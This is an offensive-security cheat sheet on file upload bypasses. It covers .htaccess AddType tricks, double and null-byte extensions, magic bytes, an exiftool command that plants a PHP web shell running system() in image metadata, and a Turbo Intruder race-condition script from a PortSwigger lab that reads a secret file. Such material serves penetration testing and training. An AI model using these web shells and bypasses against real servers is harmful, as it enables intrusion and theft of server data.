File Upload Attacks
Extension/content-type bypasses to webshell, plus upload race-condition exploitation.
File Upload Attacks
.access mime type technique
https://www.youtube.com/watch?v=xZd1JWmLGLk
If you have file upload, but php files are disallowed, then try this technique. It can make apache interpret arbitrary files as php codes with the usage of uploading a .access file to potentially change configuration settings on server side.
echo ‘AddType application/x-httpd-php.cth’ > .htaccess
then upload file to server then grab a php webshell and call it anyname.cth and this could potentially allow your php code now to execute!
File upload
https://infosecwriteups.com/bypass-server-upload-restrictions-69054c5e1be4 https://vulp3cula.gitbook.io/hackers-grimoire/exploitation/web-application/file-upload-bypass
Note: Windows Defender Antivirus (AV) triggers on
.md(Markdown) files, often flagging them as potential threats. As a result, the commands provided below have been defanged to avoid false positives. Kindly remove thep_h_pandc_m_dbefore executing them.
Bypass restrictions:
Some of my favorites so far is:
DEFANGED SAMPLE
Note:
🐺 howlsec@kalicode
 Double extensions (sometimes the webserver only reads the first extension, but actually the latter is what's being exectuted)
Note: rev_sh_ell.j_p_g.p_h_p
Use uncommon extension variations of a certain extension + Mixing uppercase and lowercase method:
Note: Extension examples to use: https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Upload%20Insecure%20Files/README.md#defaults-extensions

Magic bytes: You can replace(or sometimes just add at the start of file) the first bytes in a file using hexeditor to a file extension that is accepted in the web application you want to bypass. So in practice sometimes you could upload php reverse shell and then exectute it later, but the web application read it as a .png, .gif, or .jpg for instance. These are common ones to be accepted.
You could try something like:
Note:
🐺 howlsec@kalicode

nullbyte
Nullbyte method:
filename="exploit.php%00.jpg"
Other defenses involve stripping or replacing dangerous extensions to prevent the file from being executed. If this transformation isn't applied recursively, you can position the prohibited string in such a way that removing it still leaves behind a valid file extension. For example, consider what happens if you strip .php from the following filename:
exploit.p``.php``hp
Polyglot web shell
Note: Windows Defender Antivirus (AV) triggers on
.md(Markdown) files, often flagging them as potential threats. As a result, the commands provided below have been defanged to avoid false positives. Kindly remove thep_h_pandc_m_dbefore executing them.
A polyglot PHP/JPG file that is fundamentally a normal image, but contains your PHP payload in its metadata. A simple way of doing this is to download and run ExifTool from the command line as follows:
exiftool -Comment='<?p_h_p echo "<pre>"; system($_GET['c_m_d']); ?>' /home/kali/Downloads/door.jpg -o polyglot.p_h_p

Race condition
In this lab the php script saves stores the file before it checks extension and then deletes it. If we send a request just milliseconds before it gets check and delted, we can retrieve and execute the file in its php extension. This technique is exploiting a race condition weakness in the code.
We will be using turbo intruder to achieve this. Few tools can be fast enough.
 Here we are reading the /home/carlos/secret through php file_get_contents
Turbo Intruder code
I started off using the test.py module.
01# This is just for making sure the engine works during development02# Launch with java -jar build/libs/turbo-intruder-all.jar resources/examples/test.py /dev/null z z03def queueRequests(target, wordlists):04 engine = RequestEngine(endpoint='https://0ab300540400b7ebc016c718006200a4.web-security-academy.net:443',05 concurrentConnections=2,06 requestsPerConnection=10,07 pipeline=False08 )09 10 noPayload = '''POST /my-account/avatar HTTP/211Host: 0ab300540400b7ebc016c718006200a4.web-security-academy.net12Cookie: session=o5g8B4eroNhmwV0Knwvn36O47HQtUcrU13User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.014Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.815Accept-Language: en-US,en;q=0.516Accept-Encoding: gzip, deflate17Content-Type: multipart/form-data; boundary=---------------------------6954298073821377774138612438318Content-Length: 53319Origin: https://0ab300540400b7ebc016c718006200a4.web-security-academy.net20Referer: https://0ab300540400b7ebc016c718006200a4.web-security-academy.net/my-account21Upgrade-Insecure-Requests: 122Sec-Fetch-Dest: document23Sec-Fetch-Mode: navigate24Sec-Fetch-Site: same-origin25Sec-Fetch-User: ?126Te: trailers27 28-----------------------------6954298073821377774138612438329Content-Disposition: form-data; name="avatar"; filename="2.php"30Content-Type: image/jpeg31 32 33<?php echo file_get_contents('/home/carlos/secret'); ?>34-----------------------------6954298073821377774138612438335Content-Disposition: form-data; name="user"36 37wiener38-----------------------------6954298073821377774138612438339Content-Disposition: form-data; name="csrf"40 41DBT35uWFYFIko3I8funzWmmyBNDjQYvW42-----------------------------69542980738213777741386124383--43 44'''45 engine.queue(noPayload)46 47 onePayload = '''GET /files/avatars/2.php HTTP/248Host: 0ab300540400b7ebc016c718006200a4.web-security-academy.net49Cookie: session=o5g8B4eroNhmwV0Knwvn36O47HQtUcrU50User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.051Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.852Accept-Language: en-US,en;q=0.553Accept-Encoding: gzip, deflate54Upgrade-Insecure-Requests: 155Sec-Fetch-Dest: document56Sec-Fetch-Mode: navigate57Sec-Fetch-Site: none58Sec-Fetch-User: ?159Te: trailers60 61 62 63'''64 engine.queue(onePayload)65 66 67def handleResponse(req, interesting):68 table.add(req)zip slip


zip slip attack:
Note: Windows Defender Antivirus (AV) triggers on
.md(Markdown) files, often flagging them as potential threats. As a result, the commands provided below have been defanged to avoid false positives. Kindly remove the_before executing them.
https://youtu.be/kE36IGAU5rg?t=1108
Note:
🐺 howlsec@kalicode
Note:
🐺 howlsec@kalicode
Note:
🐺 howlsec@kalicode